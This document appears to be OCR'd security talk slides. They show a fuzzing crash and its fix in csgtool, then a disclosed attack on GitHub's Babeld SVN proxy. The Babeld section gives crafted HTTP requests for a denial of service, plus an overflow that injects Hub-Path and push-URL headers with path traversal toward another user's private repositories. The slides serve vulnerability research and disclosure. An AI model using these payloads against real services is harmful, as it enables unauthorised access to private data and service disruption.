
- Binary
- Edge

csgtools

Constructive Solid Geometry GEM

https://github.com/sshirokov/csgtool




american fuzzy lop 2.07b (csgtool)
process timing
run time : 0 days, 0 hrs, 0 min, 14 sec
last new path : 0 days, 0 hrs, 0 min, 5 sec
last uniq crash : none seen yet
last uniq hang : none seen yet
overall results
cycles done : 0
total paths : 8
uniq crashes : 0
uniq hangs : 0
cycle progress
now processing : 0 (0.00%)
paths timed out : 0 (0.00%)
map coverage
map density : 238 (0.36%)
count coverage : 1.28 bits/tuple
stage progress
now trying : bitflip 2/1
stage execs : 3536/5471 (64.63%)
total execs : 9417
exec speed : 651.4/sec
findings in depth
favored paths : 3 (37.50%)
new edges on : 6 (75.00%)
total crashes : 0 (0 unique)
total hangs : 0 (0 unique)
fuzzing strategy yields
bit flips : 4/5472, 0/0, 0/0
byte flips : 0/0, 0/0, 0/0
arithmetics : 0/0, 0/0, 0/0
known ints : 0/0, 0/0, 0/0
dictionary : 0/0, 0/0, 0/0
havoc : 0/0, 0/0
trim : 0.00%/328, n/a
path geometry
levels : 2
pending : 8
pend fav : 3
own finds : 4
imported : n/a
variable : 0
[cpu: 7%]

```
=================================================================
==3023==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000003cf at pc 0x00000051b893 bp 0x7fff8db9f3f0 sp 0x7fff8db9f3e8
READ of size 1 at 0x6020000003cf thread T0
    #0 0x51b892 in read_line /root/fuzz/csgtool-master/src/util.c:85:11
    #1 0x513764 in stl_read_text_object /root/fuzz/csgtool-master/src/stl.c:130:16
    #2 0x515d3a in stl_read_file /root/fuzz/csgtool-master/src/stl.c:226:9
    #3 0x51002d in _stl_reader /root/fuzz/csgtool-master/src/reader.c:35:2
    #4 0x4fe6d2 in cmd_audit /root/fuzz/csgtool-master/src/cmd_audit.c:24:2
    #5 0x7f992a096f44 in __libc_start_main /build/eglibc-MjiXCM/eglibc-2.19/csu/libc-start.c:287
    #6 0x419bab in _start (/root/fuzz/csgtool-master/csgtool+0x419bab)

0x6020000003cf is located 1 bytes to the left of 1-byte region [0x6020000003d0,0x6020000003d1)
allocated by thread T0 here:
    #0 0x4c1c96 in calloc (/root/fuzz/csgtool-master/csgtool+0x4c1c96)
    #1 0x51acbd in read_line /root/fuzz/csgtool-master/src/util.c:81:2
    #2 0x513764 in stl_read_text_object /root/fuzz/csgtool-master/src/stl.c:130:16

SUMMARY: AddressSanitizer: heap-buffer-overflow /root/fuzz/csgtool-master/src/util.c:85:11 in read_line
Shadow bytes around the buggy address:
  0x0c047fff8020: fa fa fd fa fa fa fd fa fa fa fd fa fa fa fd fa
  0x0c047fff8030: fa fa fd fa fa fa fd fa fa fa fd fa fa fa fd fa
  0x0c047fff8040: fa fa fd fa fa fa fd fa fa fa fd fa fa fa fd fa
  0x0c047fff8050: fa fa fd fa fa fa fd fa fa fa fd fa fa fa fd fa
  0x0c047fff8060: fa fa fd fa fa fa fd fa fa fa fd fa fa fa fd fa
=>0x0c047fff8070: fa fa fd fa fa fa fd fa fa[fa]01 fa fa fa fa fa
  0x0c047fff8080: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff8090: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff80a0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff80b0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c047fff80c0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
```

src/util.c

```
assert_mem(line = calloc(strlen(read_buffer) + 1, sizeof(char)));
strncpy(line, read_buffer, strlen(read_buffer));

// See if we need to finish reading the line
while(line[strlen(line) - 1] != '\n') {
        rc = fgets(read_buffer, sizeof(read_buffer), f);
        if((rc == NULL) && feof(f)) {
                // We got everything that we can get, so we'll
                // call it a "line"
                break;
        }
```

...


src/util.c

```
assert_mem(line = calloc(strlen(read_buffer) + 1, sizeof(char)));
strncpy(line, read_buffer, strlen(read_buffer));

// See if we need to finish reading the line
while(strlen(line) && line[strlen(line) - 1] != '\n') {
        rc = fgets(read_buffer, sizeof(read_buffer), f);
        if((rc == NULL) && feof(f)) {
                // We got everything that we can get, so we'll
                // call it a "line"
                break;
        }
```

...

Babeld as SVN proxy



Babeld SVN auth

```
POST /auth/ HTTP/1.1
Host: local.github.test
Content-Type: application/x-www-form-urlencoded
Content-Length: 123

username=xxx&password=xxx&domain=local.github.test
```

Babeld

GET /AAAAx512/BBBBx512/ HTTP/1.1

Host: local.github.test

Host: someother.host

Authorization: Basic …

User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285

Accept-Encoding: gzip

DAV: http://subversion.tigris.org/xmlns/dav/svn/depth

DAV: http://subversion.tigris.org/xmlns/dav/svn/mergeinfo

DAV: http://subversion.tigris.org/xmlns/dav/svn/log-revprops

Connection: close

Babeld SVN auth

```
POST /auth/ HTTP/1.1
Host: local.github.test
Content-Type: multipart/form-data
Content-Length: 123

username=xxx&password=xxx&domain=someother.host
```

Babeld DoS

```
GET /AAAAx512/BBBBx512/ HTTP/1.1
Host: local.github.test
Host: someother.host
Authorization: Basic …
X-GITHUB-REQUEST-ID: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
Accept-Encoding: gzip
DAV: http://subversion.tigris.org/xmlns/dav/svn/depth
DAV: http://subversion.tigris.org/xmlns/dav/svn/mergeinfo
DAV: http://subversion.tigris.org/xmlns/dav/svn/log-revprops
Connection: close
```

```
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[----------------------------------code----------------------------------]
   0x7fbdfb6a923e <_IO_vfprintf_internal+126>:  mov    QWORD PTR [rbp-0x450],rax
   0x7fbdfb6a9245 <_IO_vfprintf_internal+133>:  mov    rax,QWORD PTR [r15+0x10]
   0x7fbdfb6a9249 <_IO_vfprintf_internal+137>:  mov    QWORD PTR [rbp-0x448],rax
=> 0x7fbdfb6a9250 <_IO_vfprintf_internal+144>:  call   0x7fbdfb6ef750 <strchrnul>
   0x7fbdfb6a9255 <_IO_vfprintf_internal+149>:  and    r13d,0x8000
   0x7fbdfb6a925c <_IO_vfprintf_internal+156>:  mov    QWORD PTR [rbp-0x4b8],rax
   0x7fbdfb6a9263 <_IO_vfprintf_internal+163>:  mov    QWORD PTR [rbp-0x4a0],rax
   0x7fbdfb6a926a <_IO_vfprintf_internal+170>:  je     0x7fbdfb6a92f0
<_IO_vfprintf_internal+304>
Guessed arguments:
arg[0]: 0x44bc45 ("duration_ms=%f fs_sent=%lu fs_recv=%lu client_recv=%lu
client_sent=%lu ")
arg[1]: 0x25 ('%')
```

```
gdb-peda$ bt
#0  _IO_vfprintf_internal (s=s@entry=0x7fbdfc8224d0,
    format=format@entry=0x44bc45 "duration_ms=%f fs_sent=%lu fs_recv=%lu
client_recv=%lu client_sent=%lu ", ap=ap@entry=0x7fbdfc822638)
    at vfprintf.c:1315
#1  0x00007fbdfb6d5409 in _IO_vsnprintf (string=0x7fbdfc8228ef "", maxlen=<optimized
out>,
    format=0x44bc45 "duration_ms=%f fs_sent=%lu fs_recv=%lu client_recv=%lu
client_sent=%lu ", args=args@entry=0x7fbdfc822638) at vsnprintf.c:119
#2  0x00007fbdfb6b3e22 in __snprintf (s=<optimized out>, maxlen=<optimized out>,
format=<optimized out>) at snprintf.c:33
#3  0x0000000000417314 in log_with_timestamp (fmt=0x44bc45 "duration_ms=%f
fs_sent=%lu fs_recv=%lu client_recv=%lu client_sent=%lu ") at log.c:83
...
```

```
...
#250 0x0000000000417b8f in log_with_timestamp (fmt=0x44bc45 "duration_ms=%f
fs_sent=%lu fs_recv=%lu client_recv=%lu client_sent=%lu ")
    at log.c:212
#251 0x000000000041272b in http_generic_client_thread (ctx=0x44bc45,
handler=0x191) at http-server.c:303
#252 0x000000000041886b in http_svn_client_thread (arg=<optimized out>) at http-
server-svn.c:42
#253 0x00007fbdfba160a4 in start_thread (arg=0x7fbdfc8e1700) at pthread_create.c:309
#254 0x00007fbdfb74b5dd in clone () at ../sysdeps/unix/sysv/linux/x86_64/clone.S:111
```

Babeld SVN auth

- Login
- User
- Push-URL
- Commit-URL
- Hub-Path

Babeld SVN proxy

```
GET /kyprizel/reponame/ HTTP/1.0
Hub-Path: /data/repositories/4/nw/45/c4/8c/9/9.git
Hub-SVN-Map-Push-URL: http://127.0.0.1:3037/kyprizel/reponame
Hub-SVN-Commit-URL: http://127.0.0.1:3033/kyprizel/reponame
Hub-Login: kyprizel
Hub-User: kyprizel
Hub-Email: kyprizel@yandex.ru
Hub-Timezone: Europe/Moscow
Host: localtest.github
Authorization: Basic CREDENTIALS_HERE==
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
```

```
108   a6 = (char *)v6[19].content_length;
109   req_header = (char *)svn_header_whitelist;
110   connection_hdr = (char *)v20 + 1;
111   while ( 1 )
112   {
113     if ( !*(_QWORD *)req_header )
114       goto LABEL_47;
115     src_len = v20;
116     v21 = strncasecmp(a6, *(const char **)req_header, (size_t)connection_hdr);
117     v20 = src_len;
118     if ( !v21 )
119       break;
120     req_header += 8;
121   }
122   req_header = (char *)&v6[5789].nread;
123   strlncat((char *)&v6[5789].nread, a6, 0x4000uLL, (size_t)src_len);
124   strlncat((char *)&v6[5789].nread, ": ", 0x4000uLL, 2uLL);
125   if ( !strncasecmp((const char *)v6[19].content_length, "connection:", 0xBuLL) )
126   {
127     v22 = conn_val;
128     for ( i = 4096LL; i; --i )
129     {
130       *(_DWORD *)v22 = 0;
131       v22 += 4;
132     }
133     memset(&dst, 0, 0x401uLL);
134     strlncat(&dst, a4, 0x401uLL, v7);
135     connection_hdr = conn_val;
136     strcpy(conn_val, "close");
137     v30 = 0LL;
138     v24 = &dst;
139     src_len = (char **)&v30;
140     goto LABEL_43;
141   }
142   connection_hdr_len = v7;
```

```
177 LABEL_7:
178   result = -1;
179   while ( 1 )
180   {
181     v7 = *MK_FP(__FS__, 40LL) ^ v34;
182     if ( *MK_FP(__FS__, 40LL) == v34 )
183       return result;
184     do
185     {
186       if ( *a6 && strcasecmp(a6, "close") && strcasecmp(a6, "keep-alive") )
187       {
188         strlncat(connection_hdr, ", ", 0x4000uLL, 2uLL);
189         strlncat(connection_hdr, a6, 0x4000uLL, strlen(a6));
190       }
191       v24 = 0LL;
192 LABEL_43:
193       a6 = strtok_r(v24, ", \r\n\t", src_len);
194     }
195     while ( a6 );
196     connection_hdr_len = strlen(connection_hdr);
197     if ( connection_hdr_len <= 0 )
198     {
199       connection_hdr_len = 5LL;
200       v26 = "close";
201     }
202     else
203     {
204       v26 = connection_hdr;
205     }
206 LABEL_46:
207     strlncat(req_header, v26, 16384uLL, connection_hdr_len);
208     strlncat(req_header, "\r\n", 16384uLL, 2uLL);
```

```
__int64 __fastcall strlncat(char *dst, const char *src, size_t dst_size, size_t src_len)
{
  size_t v4; // r9@1
  size_t v5; // r8@1
  size_t v6; // rdx@3
  __int64 result; // rax@3
  size_t v8; // rdx@4
  size_t v9; // rbp@6

  v4 = src_len;
  v5 = strlen(dst);
  if ( dst_size >= v5 && dst_size )
  {
    v6 = dst_size - 1;
    result = 0LL;
    if ( v6 > v5 )
    {
      v8 = v6 - v5;
      if ( v8 > v4 )
        v8 = v4;
      v9 = v8 + v5;
      strncat(dst, src, v8);
      dst[v9] = 0;
      result = (unsigned int)v9;
    }
  }
  else
  {
    result = 0LL;
  }
  return result;
}
```

```
177 LABEL_7:
178   result = -1;
179   while ( 1 )
180   {
181     v7 = *MK_FP(__FS__, 40LL) ^ v34;
182     if ( *MK_FP(__FS__, 40LL) == v34 )
183       return result;
184     do
185     {
186       if ( *a6 && strcasecmp(a6, "close") && strcasecmp(a6, "keep-alive") )
187       {
188         strlncat(connection_hdr, ", ", 0x4000uLL, 2uLL);
189         strlncat(connection_hdr, a6, 0x4000uLL, strlen(a6));
190       }
191       v24 = 0LL;
192 LABEL_43:
193       a6 = strtok_r(v24, ", \r\n\t", src_len);
194     }
195     while ( a6 );
196     connection_hdr_len = strlen(connection_hdr);
197     if ( connection_hdr_len <= 0 )
198     {
199       connection_hdr_len = 5LL;
200       v26 = "close";
201     }
202     else
203     {
204       v26 = connection_hdr;
205     }
206 LABEL_46:
207     strlncat(req_header, v26, 16384uLL, connection_hdr_len);
208     strlncat(req_header, "\r\n", 16384uLL, 2uLL);
```

Whitelisted headers

```
GET /kyprizel/reponame/ HTTP/1.0
Host: localtest.github
Authorization: Basic CREDENTIALS_HERE==
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
User-Agent: AAAAx980
```

```
GET /kyprizel/reponame/ HTTP/1.0
Hub-Path: /data/repositories/4/nw/45/c4/8c/9/9.git
Hub-SVN-Map-Push-URL: http://127.0.0.1:3037/kyprizel/reponame
Hub-SVN-Commit-URL: http://127.0.0.1:3033/kyprizel/reponame
Hub-Login: kyprizel
Hub-User: kyprizel
Hub-Email: kyprizel@yandex.ru
Hub-Timezone: Europe/Moscow
Host: localtest.github
Authorization: Basic CREDENTIALS_HERE==
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
User-Agent: AAAAx980
```

```
GET /kyprizel/reponame/ HTTP/1.0
Host: localtest.github
Authorization: Basic CREDENTIALS_HERE==
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
User-Agent: AAAAx980
User-Agent: AAAAx980
```

```
GET /kyprizel/reponame/ HTTP/1.0
Hub-Path: /data/repositories/4/nw/45/c4/8c/9/9.git
Hub-SVN-Map-Push-URL: http://127.0.0.1:3037/kyprizel/reponame
Hub-SVN-Commit-URL: http://127.0.0.1:3033/kyprizel/reponame
Hub-Login: kyprizel
Hub-User: kyprizel
Hub-Email: kyprizel@yandex.ru
Hub-Timezone: Europe/Moscow
Host: localtest.github
Authorization: Basic CREDENTIALS_HERE==
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
User-Agent: AAAAx980
User-Agent: AAAAx980
```

```
GET /kyprizel/reponame/ HTTP/1.0
Host: localtest.github
Authorization: Basic CREDENTIALS_HERE==
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
User-Agent: AAAAx980
User-Agent: AAAAx980
User-Agent: AAAAx980
...
\r\n\r\n
HUB-login: any-special-chars-here'"-
Hub-SVN-Map-Push-URL: ?/../../../../../targetuser/private
Hub-SVN-Commit-URL: ?/../../../../../targetuser/private
Hub-Path: ./../arbitary
```

```
GET /kyprizel/reponame/ HTTP/1.0
Hub-Path: /data/repositories/4/nw/45/c4/8c/9/9.git
Hub-SVN-Map-Push-URL: http://127.0.0.1:3037/kyprizel/reponame
Hub-SVN-Commit-URL: http://127.0.0.1:3033/kyprizel/reponame
Hub-Login: kyprizel
Hub-User: kyprizel
Hub-Email: kyprizel@yandex.ru
Hub-Timezone: Europe/Moscow
Host: localtest.github
Authorization: Basic CREDENTIALS_HERE==
User-Agent: SVN/1.9.4 (x64-microsoft-windows) serf/1.3.8 TortoiseSVN-1.9.4.27285
User-Agent: AAAAx980
User-Agent: AAAAx980
…
```

User-Agent: AAAAx340

HUB-login: any-special-chars-here'"-

Hub-SVN-Map-Push-URL: ?/../../../../../targetuser/private

Hub-SVN-Commit-URL: ?/../../../../../targetuser/private

Hub-Path: ./../arbitrary

We control headers

\r\n\r\n

We also control request body

::ffff:127.0.0.1 - kyprizel,special-chars-here'"-
[21/Jan/2017:00:04:44 +0000] - "GET /kyprizel/reponame/
HTTP/1.0" 500 5 0.0027
at=exception class=Rugged::OSError message="Failed to
resolve path
'/data/repositories/4/nw/45/c4/8c/9/9.git,./../arbitary': No such
file or directory“

Questions?

Eldar Zaitov

 kyprizel